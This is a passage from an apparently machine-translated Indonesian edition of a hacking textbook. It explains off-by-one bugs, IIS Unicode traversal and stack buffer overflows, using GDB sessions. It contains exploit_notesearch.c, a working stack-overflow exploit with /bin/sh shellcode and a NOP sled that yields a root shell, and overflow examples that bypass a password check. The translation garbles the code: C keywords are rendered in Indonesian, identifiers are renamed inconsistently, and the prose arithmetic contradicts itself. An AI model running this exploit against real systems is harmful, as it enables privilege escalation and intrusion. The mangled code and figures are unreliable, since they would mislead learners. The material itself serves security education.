Pemrogram adalah manusia, dan terkadang apa yang mereka tulis tidak persis seperti yang mereka maksud. Misalnya, satu kesalahan pemrograman umum disebut *satu per satu* kesalahan. Sesuai dengan namanya, ini adalah kesalahan dimana programmer salah hitung. Ini terjadi lebih sering daripada yang Anda kira, dan paling baik diilustrasikan dengan sebuah pertanyaan: Jika Anda membangun pagar setinggi 100 kaki, dengan tiang pagar berjarak 10 kaki, berapa banyak tiang pagar yang Anda butuhkan? Jawaban yang jelas adalah 10 tiang pagar, tetapi ini salah, karena Anda sebenarnya membutuhkan 11. Jenis kesalahan satu per satu ini biasa disebut *kesalahan tiang pagar*, dan itu terjadi ketika seorang pemrogram salah menghitung item alih-alih spasi di antara item, atau sebaliknya. Contoh lain adalah ketika seorang programmer mencoba untuk memilih rentang angka atau item untuk diproses, seperti item  $M$  melalui  $N$ . Jika  $N = 5$  dan  $M = 17$ , berapa banyak item yang harus diproses? Jawaban yang jelas adalah  $M - N + 1 = 12$ .

item. Tapi ini salah, karena sebenarnya ada  $M - N + 1$  item, dengan total 13 item. Ini mungkin tampak berlawanan dengan intuisi pada pandangan pertama, karena memang demikian, dan itulah mengapa kesalahan ini terjadi.

Seringkali, kesalahan tiang pagar tidak diperhatikan karena program tidak diuji untuk setiap kemungkinan, dan efek kesalahan tiang pagar umumnya tidak terjadi selama eksekusi program normal. Namun, ketika program diumpulkan input yang membuat efek kesalahan nyata, konsekuensi kesalahan dapat memiliki efek longsor pada logika program lainnya. Ketika dieksplorasi dengan benar, kesalahan satu per satu dapat menyebabkan program yang tampaknya aman menjadi kerentanan keamanan.

Salah satu contoh klasiknya adalah OpenSSH, yang dimaksudkan sebagai rangkaian program komunikasi terminal yang aman, yang dirancang untuk menggantikan yang tidak aman dan yang tidak aman.

layanan tidak terenkripsi seperti telnet, rsh, dan rcp. Namun, ada kesalahan satu per satu dalam kode alokasi saluran yang banyak dieksplorasi. Secara khusus, kode tersebut menyertakan pernyataan if yang berbunyi:

---

```
if (id < 0 || id > channels_alloc) {
```

---

Seharusnya

---

```
if (id < 0 || id >= channels_alloc) {
```

---

Dalam bahasa Inggris sederhana, kodennya berbunyi *jika ID kurang dari 0 atau ID lebih besar dari saluran yang dialokasikan, lakukan hal-hal berikut;* ketika seharusnya *jika ID kurang dari 0 atau ID lebih besar dari atau sama dengan saluran yang dialokasikan, lakukan hal-hal berikut.*

Kesalahan satu per satu yang sederhana ini memungkinkan eksploitasi lebih lanjut dari program, sehingga pengguna biasa yang mengotentikasi dan masuk dapat memperoleh hak administratif penuh ke sistem. Jenis fungsionalitas ini tentu saja tidak dimaksudkan oleh pemrogram untuk program yang aman seperti OpenSSH, tetapi komputer hanya dapat melakukan apa yang diperintahkan.

Situasi lain yang tampaknya menghasilkan kesalahan pemrogram yang dapat dieksplorasi adalah ketika sebuah program dengan cepat dimodifikasi untuk memperluas fungsinya. Sementara peningkatan fungsionalitas ini membuat program lebih dapat dipasarkan dan meningkatkan nilainya, ini juga meningkatkan kompleksitas program, yang meningkatkan kemungkinan kesalahan. Program server web IIS Microsoft dirancang untuk menyajikan konten web statis dan interaktif kepada pengguna. Untuk mencapai hal ini, program harus memungkinkan pengguna untuk membaca, menulis, dan menjalankan program dan file dalam direktori tertentu; namun, fungsi ini harus dibatasi pada direktori tertentu tersebut. Tanpa batasan ini, pengguna akan memiliki kendali penuh atas sistem, yang jelas tidak diinginkan dari perspektif keamanan. Untuk mencegah keadaan ini,

Dengan tambahan dukungan untuk set karakter Unicode, kompleksitas program terus meningkat. *Unicode* adalah kumpulan karakter bina ganda yang dirancang untuk menyediakan karakter untuk setiap bahasa, termasuk bahasa Cina dan Arab. Dengan menggunakan dua byte untuk setiap karakter, bukan hanya satu, Unicode memungkinkan puluhan ribu karakter yang mungkin, dibandingkan dengan beberapa ratus yang diizinkan oleh karakter byte tunggal. Kompleksitas tambahan ini berarti bahwa sekarang ada beberapa representasi dari karakter garis miring terbalik. Sebagai contoh, %5cdi Unicode diterjemahkan ke karakter garis miring terbalik, tetapi terjemahan ini telah selesai setelah kode pemeriksaan jalur telah berjalan. Jadi dengan menggunakan %5calih-alih \, memang mungkin untuk melintasi direktori, memungkinkan bahaya keamanan yang disebutkan di atas. Baik worm Sadmind dan worm CodeRed menggunakan jenis pengawasan konversi Unicode ini untuk merusak halaman web.

Contoh terkait dari prinsip letter-of-the-law yang digunakan di luar bidang pemrograman komputer adalah LaMacchia Loophole. Sama seperti aturan program komputer, sistem hukum AS terkadang memiliki aturan yang

tidak mengatakan dengan tepat apa yang dimaksudkan oleh pembuatnya, dan seperti eksloitasi program komputer, celah hukum ini dapat digunakan untuk menghindari maksud hukum. Menjelang akhir tahun 1993, seorang hacker komputer berusia 21 tahun dan mahasiswa di MIT bernama David LaMacchia membuat sistem papan buletin yang disebut Cynosure untuk tujuan pembajakan perangkat lunak. Mereka yang memiliki perangkat lunak untuk diberikan akan mengunggahnya, dan mereka yang menginginkan perangkat lunak akan mengunduhnya. Layanan ini hanya online selama sekitar enam minggu, tetapi menghasilkan lalu lintas jaringan yang padat di seluruh dunia, yang akhirnya menarik perhatian universitas dan otoritas federal. Perusahaan perangkat lunak mengklaim bahwa mereka kehilangan satu juta dolar sebagai akibat dari Cynosure, dan dewan juri federal mendakwa LaMacchia dengan satu tuduhan bersekongkol dengan orang tak dikenal untuk melanggar patung penipuan kawat. Namun, tuduhan itu ditolak karena apa yang dituduhkan oleh LaMacchia telah dilakukan bukanlah tindakan kriminal menurut Undang-Undang Hak Cipta, karena pelanggaran tersebut bukan untuk tujuan keuntungan komersial atau keuntungan finansial pribadi. Rupanya, para pembuat undang-undang tidak pernah mengantisipasi bahwa seseorang mungkin terlibat dalam kegiatan semacam ini dengan motif selain keuntungan finansial pribadi. (Kongres menutup celah ini pada tahun 1997 dengan Undang-Undang No Electronic Theft Act.) Meskipun contoh ini tidak melibatkan eksloitasi program komputer, hakim dan pengadilan dapat dianggap sebagai komputer yang menjalankan program sistem hukum sebagaimana adanya. tertulis. Konsep abstrak peretasan melampaui komputasi dan dapat diterapkan ke banyak aspek kehidupan lainnya yang melibatkan sistem yang kompleks.

## 0x310 Teknik Eksloitasi Umum

Kesalahan satu per satu dan ekspansi Unicode yang tidak tepat adalah semua kesalahan yang mungkin sulit dilihat pada saat itu tetapi sangat jelas bagi programmer mana pun yang melihatnya. Namun, ada beberapa kesalahan umum yang dapat dimanfaatkan dengan cara yang tidak begitu jelas. Dampak dari kesalahan ini pada keamanan tidak selalu terlihat, dan masalah keamanan ini ditemukan dalam kode di mana-mana. Karena jenis kesalahan yang sama dibuat di banyak tempat yang berbeda, teknik eksloitasi umum telah berkembang untuk mengambil keuntungan dari kesalahan ini, dan teknik ini dapat digunakan dalam berbagai situasi.

Sebagian besar eksloitasi program berkaitan dengan kerusakan memori. Ini termasuk teknik eksloitasi umum seperti buffer overflows serta metode yang kurang umum seperti eksloitasi string format. Dengan teknik ini, tujuan utamanya adalah untuk mengendalikan aliran eksekusi program target dengan mengelabuinya agar menjalankan sepotong kode berbahaya yang telah diselundupkan ke dalam memori. Jenis pembajakan proses ini dikenal sebagai *eksekusi kode arbitrer*, karena peretas dapat menyebabkan program melakukan hampir semua hal yang diinginkannya. Seperti Loophole LaMacchia, jenis kerentanan ini ada karena ada kasus tak terduga tertentu yang tidak dapat ditangani oleh program. Dalam kondisi normal, kasus tak terduga ini menyebabkan program mogok secara metaforis sehingga membuat aliran eksekusi keluar dari tebing. Tetapi jika lingkungan dikontrol dengan hati-hati, aliran eksekusi dapat dikontrol—mencegah crash dan memprogram ulang proses.

## 0x320 Buffer Meluap

Kerentanan buffer overflow telah ada sejak awal komputer dan masih ada sampai sekarang. Sebagian besar worm Internet menggunakan kerentanan buffer overflow untuk menyebar, dan bahkan kerentanan VML zero-day terbaru di Internet Explorer adalah karena buffer overflow.

C adalah bahasa pemrograman tingkat tinggi, tetapi mengasumsikan bahwa programmer bertanggung jawab atas integritas data. Jika tanggung jawab ini dialihkan ke compiler, binari yang dihasilkan akan jauh lebih lambat, karena pemeriksaan integritas pada setiap variabel. Juga, ini akan menghapus tingkat kontrol yang signifikan dari programmer dan memperumit bahasa.

Sementara kesederhanaan C meningkatkan kontrol programmer dan efisiensi program yang dihasilkan, itu juga dapat mengakibatkan program yang rentan terhadap buffer overflows dan kebocoran memori jika programmer tidak hati-hati. Ini berarti bahwa sekali sebuah variabel dialokasikan memori, tidak ada pengaman bawaan untuk memastikan bahwa isi variabel masuk ke dalam ruang memori yang dialokasikan. Jika seorang programmer ingin memasukkan sepuluh byte data ke dalam buffer yang hanya dialokasikan delapan byte ruang, jenis tindakan itu diperbolehkan, meskipun kemungkinan besar akan menyebabkan program macet. Ini dikenal sebagai *buffer overrun* atau *buffer overflow*, karena dua byte data tambahan akan meluap dan keluar dari memori yang dialokasikan, menimpa apa pun yang terjadi selanjutnya. Jika bagian penting dari data ditimpas, program akan macet. Kode overflow\_example.c menawarkan sebuah contoh.

### overflow\_example.c

---

```
# sertakan <stdio.h>
# sertakan <string.h>

int main(int argc, char *argv[]) {
    nilai int = 5;
    char buffer_one[8], buffer_two[8];

    strcpy(buffer_one, "satu"); /* Masukkan "satu" ke dalam buffer_one. */
    strcpy(buffer_dua, "dua"); /* Masukkan "dua" ke dalam buffer_two. */

    printf("[SEBELUM] buffer_two berada di %p dan berisi \'%s\'\n", buffer_two, buffer_two);
    printf("[SEBELUM] buffer_one berada di %p dan berisi \'%s\'\n", buffer_one, buffer_one);
    printf("[SEBELUM] nilai pada %p dan %d (0x%08x)\n", &nilai, nilai, nilai);

    printf("\n[STRCPY] menyalin %d byte ke buffer_two\n", strlen(argv[1]));
    strcpy(buffer_two, argv[1]); /* Salin argumen pertama ke buffer_two. */

    printf("[AFTER] buffer_two berada pada %p dan berisi \'%s\'\n", buffer_two, buffer_two);
    printf("[AFTER] buffer_one berada di %p dan berisi \'%s\'\n", buffer_one, buffer_one);
    printf("[SETELAH] nilai pada %p dan %d (0x%08x)\n", &nilai, nilai, nilai);
}
```

---

Sekarang, Anda seharusnya sudah dapat membaca kode sumber di atas dan mencari tahu apa yang dilakukan program tersebut. Setelah komplilasi dalam contoh output di bawah ini, kami mencoba menyalin sepuluh byte dari argumen baris perintah pertama ke dalam `penyangga_dua`, yang hanya memiliki delapan byte yang dialokasikan untuk itu.

---

```
reader@hacking :~/booksrc $ gcc -o overflow_example overflow_example.c
reader@hacking :~/booksrc $ ./overflow_example 1234567890 [SEBELUM]
buffer_two ada di 0xfffff7f0 dan berisi 'dua'
[SEBELUM] buffer_one ada di 0xfffff7f8 dan berisi
'satu' [BEFORE] nilai di 0xfffff804 dan 5 (0x00000005)
```

[`STRCPY`] menyalin 10 byte ke `buffer_two`

```
[AFTER] buffer_two ada di 0xfffff7f0 dan berisi '1234567890' [AFTER]
buffer_one ada di 0xfffff7f8 dan berisi '90' [AFTER] nilai di 0xfffff804
dan 5 (0x00000005) reader@hacking :~/booksrc $
```

---

Perhatikan itubuffer\_oneterletak tepat setelah `buffer_dua` dalam memori, jadi ketika sepuluh byte disalin ke `penyangga_dua`, dua byte terakhir dari 90 meluap ke dalam `buffer_one` dan menimpa apa pun yang ada di sana.

Buffer yang lebih besar secara alami akan meluap ke variabel lain, tetapi jika buffer yang cukup besar digunakan, program akan crash dan mati.

---

```
reader@hacking :~/booksrc $ ./overflow_example AAAAAAAAAAAAAAAAAAAAAAAA
[SEBELUM] buffer_two ada di 0xfffff7e0 dan berisi 'dua'
[SEBELUM] buffer_one berada di 0xfffff7e8 dan berisi
'satu' [SEBELUM] nilai berada di 0xfffff7f4 dan 5 (0x00000005)
```

[`STRCPY`] menyalin 29 byte ke `buffer_two`

```
[AFTER] buffer_two berada di 0xfffff7e0 dan berisi
'AAAAAAAAAAAAAAAAAAAAAAA'
[AFTER] buffer_one berada di 0xfffff7e8 dan berisi 'AAAAAAAAAAAAAAAAAAAAA' Nilai
[AFTER] berada di 0xfffff7f4 dan 1094795585 (0x41414141) Kesalahan segmentasi
(core dibuang)
reader@hacking :~/booksrc $
```

---

Jenis crash program ini cukup umum—pikirkan semua waktu program mogok atau layar biru pada Anda. Kesalahan pemrogram adalah salah satu kelalaian — harus ada pemeriksaan panjang atau pembatasan pada input yang disediakan pengguna. Kesalahan semacam ini mudah dilakukan dan sulit dikenali. Sebenarnya, program `notesearch.c` pada halaman 93 berisi bug buffer overflow. Anda mungkin tidak menyadarinya sampai sekarang, bahkan jika Anda sudah akrab dengan C.

---

```
reader@hacking :~/booksrc $ ./notesearch
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

- - - - - [ akhir data catatan ]-----

Kesalahan segmentasi

```
reader@hacking :~/booksrc $
```

---

Program crash memang menjengkelkan, tetapi di tangan seorang hacker mereka bisa menjadi sangat berbahaya. Peretas yang berpengetahuan luas dapat mengendalikan program saat macet, dengan beberapa hasil yang mengejutkan. Kode exploit\_notesearch.c menunjukkan bahayanya.

### exploit\_notesearch.c

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>
# sertakan <string.h>
char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\x4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
    unsigned int i, *ptr, ret, offset=270; char
    *perintah, *penyangga;

    perintah = (char *) malloc(200); bzero(perintah, 200); //
    Hapus memori baru.

    strcpy(perintah, "./notesearch \\""); // Mulai buffer perintah. buffer =
    perintah + strlen(perintah); // Atur buffer di akhir.

    if(argc > 1) // Setel offset.
        offset = atoi(argv[1]);

    ret = (int tidak ditandatangani) &i - offset; // Tetapkan alamat pengirim.

    for(i=0; i < 160; i+=4) // Isi buffer dengan alamat pengirim.
        * ((unsigned int *) (buffer+i)) = ret;
    memset(penyangga, 0x90, 60); // Bangun kereta luncur NOP.
    memcpy(buffer+60, shellcode, sizeof(shellcode)-1);

    strcat(perintah, "\\");

    sistem (perintah); // Jalankan eksploit.
    gratis (perintah);
}
```

---

Kode sumber exploit ini akan dijelaskan secara mendalam nanti, tetapi secara umum, itu hanya menghasilkan string perintah yang akan mengeksekusi program notesearch dengan argumen baris perintah di antara tanda kutip tunggal. Ini menggunakan fungsi string untuk melakukan ini:strlen()untuk mendapatkan panjang string saat ini (untuk memposisikan pointer buffer) danstrcat()untuk menggabungkan kutipan tunggal penutup sampai akhir. Akhirnya, fungsi sistem digunakan untuk mengeksekusi string perintah. Buffer yang dihasilkan di antara tanda kutip tunggal adalah daging sebenarnya dari eksploitasi. Sisanya hanyalah metode pengiriman untuk data pil racun ini. Perhatikan apa yang bisa dilakukan tabrakan terkontrol.

---

```
reader@hacking :~/booksrc $ gcc exploit_notesearch.c
reader@hacking :~/booksrc $ ./a.out
[DEBUG] menemukan catatan 34 byte untuk id pengguna 999
[DEBUG] menemukan catatan 41 byte untuk id pengguna 999
----- [ akhir catatan data ]-----
sh-3.2#
```

---

Eksplorasi dapat menggunakan overflow untuk menyajikan shell root—menyediakan kontrol penuh atas komputer. Ini adalah contoh eksplorasi buffer overflow berbasis stack.

### **0x321 Kerentanan Buffer Overflow Berbasis Stack**

Eksplorasi notesearch bekerja dengan merusak memori untuk mengontrol aliran eksekusi. Program auth\_overflow.c mendemonstrasikan konsep ini.

#### **auth\_overflow.c**

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>
# sertakan <string.h>

int check_authentication(char *password) {
    int auth_flag = 0; char
    password_buffer[16];

    strcpy(penyangga_sandi, kata sandi);

    if(strcmp(password_buffer, "brillig") == 0)
        auth_flag = 1;
    if(strcmp(password_buffer, "outgrabe") == 0)
        auth_flag = 1;

    kembali auth_flag;
}

int main(int argc, char *argv[]) {
    jika(argc < 2) {
        printf("Penggunaan: %s <password>\n", argv[0]);
        keluar(0);
    }
    if(check_authentication(argv[1])) {
        printf("\n-----\n"); printf(
            Akses Diberikan.\n");
        printf("-----\n"); } kalau
    tidak {
        printf("\nAkses Ditolak.\n");
    }
}
```

---

Program contoh ini menerima kata sandi sebagai satu-satunya argumen baris perintah dan kemudian memanggil `acek_otentifikasi()`fungsi. Fungsi ini memungkinkan dua kata sandi, yang dimaksudkan untuk mewakili beberapa otentikasi

metode. Jika salah satu dari kata sandi ini digunakan, fungsi mengembalikan 1, yang memberikan akses. Anda seharusnya dapat mengetahui sebagian besar dari itu hanya dengan melihat kode sumber sebelum mengompilasinya. Menggunakan -gopsi ketika Anda mengompilasinya, karena kami akan men-debug ini nanti.

---

```
reader@hacking :~/booksrc $ gcc -g -o auth_overflow auth_overflow.c
reader@hacking :~/booksrc $ ./auth_overflow
Penggunaan: ./auth_overflow <password>
reader@hacking :~/booksrc $ ./auth_overflow test
```

Akses ditolak.

```
reader@hacking :~/booksrc $ ./auth_overflow brilian
```

---

Akses Diberikan.

```
- =====-
Akses Diberikan.
- =====-
reader@hacking :~/booksrc $ ./auth_overflow outgrabe
```

---

Akses Diberikan.

```
- =====-
reader@hacking :~/booksrc $
```

---

Sejauh ini, semuanya berfungsi seperti yang dikatakan kode sumber. Ini diharapkan dari sesuatu yang deterministik seperti program komputer. Tetapi overflow dapat menyebabkan perilaku yang tidak terduga dan bahkan kontradiktif, memungkinkan akses tanpa kata sandi yang tepat.

---

```
reader@hacking :~/booksrc $ ./auth_overflow AAAAAAAAAAAAAAAAAAAAAAA
```

---

Akses Diberikan.

```
- =====-
reader@hacking :~/booksrc $
```

---

Anda mungkin sudah mengetahui apa yang terjadi, tetapi mari kita lihat ini dengan debugger untuk melihat secara spesifik.

---

```
reader@hacking :~/booksrc $ gdb -q ./auth_overflow
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1". (gdb)
daftar 1
1      # sertakan <stdio.h>
2      # sertakan <stdlib.h>
3      # sertakan <string.h>
4
5      int check_authentication(char *password) {
6          int auth_flag = 0; char
7              password_buffer[16];
8
9          strcpy(penyangga_sandi, kata sandi);
10
(gdb)
```

```

11         if(strcmp(password_buffer, "brillig") == 0)
12             auth_flag = 1;
13         if(strcmp(password_buffer, "outgrabe") == 0)
14             auth_flag = 1;
15
16         kembali auth_flag;
17     }
18
19     int main(int argc, char *argv[]) {
20         jika(argc < 2) {
(gdb) istirahat 9
Breakpoint 1 pada 0x8048421: file auth_overflow.c, baris 9.
(gdb) break 16
Breakpoint 2 di 0x804846f: file auth_overflow.c, baris 16. (gdb)

```

---

Debugger GDB dimulai dengan -qopsi untuk menekan spanduk selamat datang, dan breakpoint diatur pada baris 9 dan 16. Saat program dijalankan, eksekusi akan berhenti di breakpoint ini dan memberi kita kesempatan untuk memeriksa memori.

```

(gdb) jalankan AAAAAAAAAAAAAAAAAAAAAAAA
Memulai program: /home/reader/booksr/auth_overflow AAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, check_authentication (password=0xbffff9af 'A' <berulang 30 kali>) di
auth_overflow.c:9
9             strcpy(penyangga_sandi, kata sandi);
(gdb) x/s password_buffer
0xffff7a0:      "????o?????)\205\004\b?o??p??????""
(gdb) x/x &auth_flag
0xffff7bc: 0x00000000
(gdb) cetak 0xffff7bc - 0xffff7a0 $1 =
28
(gdb) x/16wx password_buffer
0xffff7a0:      0xb7f9f729      0xb7fd6ff4      0xbffff7d8      0x08048529
0xffff7b0:      0xb7fd6ff4      0xbffff870      0xbffff7d8      0x00000000
0xffff7c0:      0xb7ff47b0      0x08048510      0xbffff7d8      0x080484bb
0xffff7d0:      0xbffff9af      0x08048510      0xbffff838      0xb7eafebc
(gdb)

```

---

Breakpoint pertama adalah sebelum strcpy() terjadi. Dengan memeriksa sandi\_bufferpointer, debugger menunjukkan itu diisi dengan data acak yang tidak diinisialisasi dan terletak di 0xffff7a0 dalam kenangan. Dengan memeriksa alamat auth\_flag variabel, kita dapat melihat kedua lokasinya di 0xffff7bc dan nilainya 0. Themencetak perintah dapat digunakan untuk melakukan aritmatika dan menunjukkan bahwa auth\_flag adalah 28 byte melewati awal sandi\_buffer. Hubungan ini juga dapat dilihat pada blok memori yang dimulai dari sandi\_buffer. Lokasi dari auth\_flag ditampilkan dalam huruf tebal.

---

```
(gdb) lanjutkan
Melanjutkan.
```

```
Breakpoint 2, check_authentication (password=0xbffff9af 'A' <berulang 30 kali>) di
auth_overflow.c:16
16          kembali auth_flag;
(gdb) x/s password_buffer
0xbffff7a0:      'A' <mengulang 30 kali>
(gdb) x/x &auth_flag
0xbffff7bc: 0x00004141
(gdb) x/16xw password_buffer
0xbffff7a0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff7b0: 0x41414141 0x41414141 0x41414141 0x00004141
0xbffff7c0: 0xb7ff47b0 0x08048510 0xbffff7d8 0x080484bb
0xbffff7d0: 0xbffff9af 0x08048510 0xbffff838 0xb7eafebc
(gdb) x/4cb &auth_flag
0xbffff7bc: 65 'A'           65 'A' 0 '\0' 0 '\0'
(gdb) x/dw &auth_flag
0xbffff7bc: 16705
(gdb)
```

---

Melanjutkan ke breakpoint berikutnya yang ditemukan setelah strcpy(), lokasi memori ini diperiksa lagi. Itu sandi\_buffer meluap ke auth\_flag, mengubah dua byte pertamanya menjadi 0x41. Nilai dari 0x00004141 mungkin melihat ke belakang lagi, tapi ingat itu x86 memiliki arsitektur little-endian, jadi seharusnya terlihat seperti itu. Jika Anda memeriksa masing-masing dari empat byte ini satu per satu, Anda dapat melihat bagaimana memori sebenarnya diletakkan. Pada akhirnya, program akan memperlakukan nilai ini sebagai bilangan bulat, dengan nilai 16705.

---

```
(gdb) lanjutkan
Melanjutkan.
```

- - - - -  
Akses Diberikan.  
- - - - -

---

```
Program keluar dengan kode 034.
(gdb)
```

Setelah luapan, cek\_otentifikasi() fungsi akan mengembalikan 16705 alih-alih 0. Karena pernyataan if menganggap nilai bukan nol apa pun untuk diautentikasi, aliran eksekusi program dikontrol ke bagian yang diautentikasi. Dalam contoh ini, auth\_flag variabel adalah titik kontrol eksekusi, karena menimpa nilai ini adalah sumber kontrol.

Tapi ini adalah contoh yang sangat dibuat-buat yang tergantung pada tata letak memori variabel. Dalam auth\_overflow2.c, variabel dideklarasikan dalam urutan terbalik. (Perubahan pada auth\_overflow.c ditampilkan dalam huruf tebal.)

### **auth\_overflow2.c**

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>
# sertakan <string.h>

int check_authentication(char *password) {
    char password_buffer[16];
    int auth_flag = 0;

    strcpy(penyangga_sandi, kata sandi);

    if(strcmp(password_buffer, "brillig") == 0)
        auth_flag = 1;
    if(strcmp(password_buffer, "outgrabe") == 0)
        auth_flag = 1;

    kembali auth_flag;
}

int main(int argc, char *argv[]) {
    jika(argc < 2) {
        printf("Penggunaan: %s <password>\n", argv[0]);
        keluar(0);
    }
    if(check_authentication(argv[1])) {
        printf("\n-----\n");
        printf("Akses Diberikan.\n");
        printf("-----\n"); } kalau
    tidak {
        printf("\nAkses Ditolak.\n");
    }
}
```

---

Perubahan sederhana ini menempatkan `auth_flag` variabel sebelum `sandi_buffer` dalam kenangan. Ini menghilangkan penggunaan `kembali_nilaivariabel` sebagai titik kontrol eksekusi, karena tidak dapat lagi rusak oleh overflow.

---

```
reader@hacking :~/booksrc $ gcc -g auth_overflow2.c
reader@hacking :~/booksrc $ gdb -q ./a.out
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1". (gdb)
daftar 1
1      # sertakan <stdio.h>
2      # sertakan <stdlib.h>
3      # sertakan <string.h>
4
5      int check_authentication(char *password) {
6          char password_buffer[16];
7          int auth_flag = 0;
8
9          strcpy(penyangga_sandi, kata sandi);
10
(gdb)
```

```

11         if(strcmp(password_buffer, "brillig") == 0)
12             auth_flag = 1;
13         if(strcmp(password_buffer, "outgrabe") == 0)
14             auth_flag = 1;
15
16         kembali auth_flag;
17     }
18
19     int main(int argc, char *argv[]) {
20         jika(argc < 2) {
(gdb) istirahat 9
Breakpoint 1 pada 0x8048421: file auth_overflow2.c, baris 9.
(gdb) break 16
Breakpoint 2 di 0x804846f: file auth_overflow2.c, baris 16. (gdb)
jalankan AAAAAAAAAAAAAAAAAAAAAAAA
Memulai program: /home/reader/booksr/a.out AAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, check_authentication (password=0xfffff9b7 'A' <berulang 30 kali>) di
auth_overflow2.c:9
9             strcpy(penyangga_sandi, kata sandi);
(gdb) x/s password_buffer
0xfffff7c0:      "o??\200?????o???G??\020\205\004\b????\204\004\b????\020\205\ 004\
bH?????\002"
(gdb) x/x &auth_flag
0xfffff7bc: 0x00000000
(gdb) x/16xw &auth_flag
0xfffff7bc: 0x00000000 0xb7fd6ff4 0xbffff880 0xfffff7e8
0xfffff7cc: 0xb7fd6ff4 0xb7ff47b0 0x08048510 0xfffff7e8
0xfffff7dc: 0x080484bb 0xfffff9b7 0x08048510 0xfffff848
0xfffff7ec: 0xb7eafebc 0x00000002 0xbffff874 0xfffff880
(gdb)

```

---

Breakpoint serupa diatur, dan pemeriksaan memori menunjukkan bahwa auth\_flag (ditunjukkan dalam huruf tebal di atas dan di bawah) terletak sebelum sandi\_buffer dalam kenangan. Ini berarti auth\_flag tidak pernah bisa ditimpa oleh overflow in sandi\_buffer.

---

```
(gdb) lanjutan
Melanjutkan.
```

```

Breakpoint 2, check_authentication (password=0xfffff9b7 'A' <berulang 30 kali>
di auth_overflow2.c:16
16         kembali auth_flag;
(gdb) x/s password_buffer
0xfffff7c0:      'A' <mengulang 30 kali>
(gdb) x/x &auth_flag
0xfffff7bc: 0x00000000
(gdb) x/16xw &auth_flag
0xfffff7bc: 0x00000000 0x41414141 0x41414141 0x41414141
0xfffff7cc: 0x41414141 0x41414141 0x41414141 0x41414141
0xfffff7dc: 0x08004141 0xfffff9b7 0x08048510 0xfffff848
0xfffff7ec: 0xb7eafebc 0x00000002 0xbffff874 0xfffff880
(gdb)

```

---

Seperti yang diharapkan, luapan tidak dapat mengganggu auth\_flagvariabel, karena terletak sebelum buffer. Tetapi titik kontrol eksekusi lain memang ada, meskipun Anda tidak dapat melihatnya dalam kode C. Itu terletak dengan nyaman setelah semua variabel tumpukan, sehingga dapat dengan mudah ditimpas. Memori ini merupakan bagian integral dari operasi semua program, sehingga ada di semua program, dan ketika ditimpas, biasanya mengakibatkan program macet.

---


```
(gdb) c  
Melanjutkan.
```

Program menerima sinyal SIGSEGV, Kesalahan segmentasi.  
0x08004141 di ?? ()  
(gdb)

---

Ingat dari bab sebelumnya bahwa tumpukan adalah salah satu dari lima segment memori yang digunakan oleh program. Tumpukan adalah struktur data FILO yang digunakan untuk mempertahankan alur eksekusi dan konteks untuk variabel lokal selama pemanggilan fungsi. Ketika suatu fungsi dipanggil, sebuah struktur disebut *abingkai tumpukan* didorong ke stack, dan register EIP melompat ke instruksi pertama dari fungsi. Setiap bingkai tumpukan berisi variabel lokal untuk fungsi itu dan alamat pengirim sehingga EIP dapat dipulihkan. Ketika fungsi selesai, bingkai tumpukan dikeluarkan dari tumpukan dan alamat pengirim digunakan untuk memulihkan EIP. Semua ini dibangun ke dalam arsitektur dan biasanya ditangani oleh kompiler, bukan programmer.

Ketika `cek_otentifikasi()` fungsi dipanggil, bingkai tumpukan baru didorong ke tumpukan di atas utama('s) tumpukan bingkai. Dalam bingkai ini adalah variabel lokal, alamat pengirim, dan argumen fungsi.



Kita bisa melihat semua elemen ini di debugger.

---

```
reader@hacking :~/booksrc $ gcc -g auth_overflow2.c  
reader@hacking :~/booksrc $ gdb -q ./a.out  
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1". (gdb)  
daftar 1  
1      # sertakan <stdio.h>  
2      # sertakan <stdlib.h>  
3      # sertakan <string.h>  
4  
5      int check_authentication(char *password) {  
6          char password_buffer[16];  
7          int auth_flag = 0;  
8  
9          strcpy(penyangga_sandi, kata sandi);  
10  
(gdb)      if(strcmp(password_buffer, "brillig") == 0)
```

```

12         auth_flag = 1;
13     if(strcmp(password_buffer, "outgrabe") == 0)
14         auth_flag = 1;
15
16     kembali auth_flag;
17 }
18
19 int main(int argc, char *argv[]) {
20     jika(argc < 2) {
(gdb)
21         printf("Penggunaan: %s <password>\n", argv[0]);
22         keluar(0);
23     }
24     if(check_authentication(argv[1])) {
25         printf("\n-----\n"); printf(
26             Akses Diberikan.\n");
27         printf("-----\n");
28     } kalau tidak {
29         printf("\nAkses Ditolak.\n");
30     }
(gdb) istirahat 24
Breakpoint 1 pada 0x80484ab: file auth_overflow2.c, baris 24.
(gdb) break 9
Breakpoint 2 pada 0x8048421: file auth_overflow2.c, baris 9.
(gdb) break 16
Breakpoint 3 pada 0x804846f: file auth_overflow2.c, baris 16. (gdb) jalankan
AAAAAAAAAAAAAAAAAAAAAAA
Memulai program: /home/reader/books/a.out AAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, utama (argc=2, argv=0xbffff874) di auth_overflow2.c:24
        if(check_authentication(argv[1])) {
(gdb) ir esp
terutama          0xbffff7e0          0xbffff7e0
(gdb) x/32xw $esp
0xbffff7e0: 0xb8000ce0 0x08048510 0xbffff848 0xb7eafebc
0xbffff7f0: 0x00000002 0xbffff874 0xbffff880 0xb8001898
0xbffff800: 0x00000000 0x00000001 0x00000001 0x00000000
0xbffff810: 0xb7fd6ff4 0xb8000ce0 0x00000000 0xbffff848
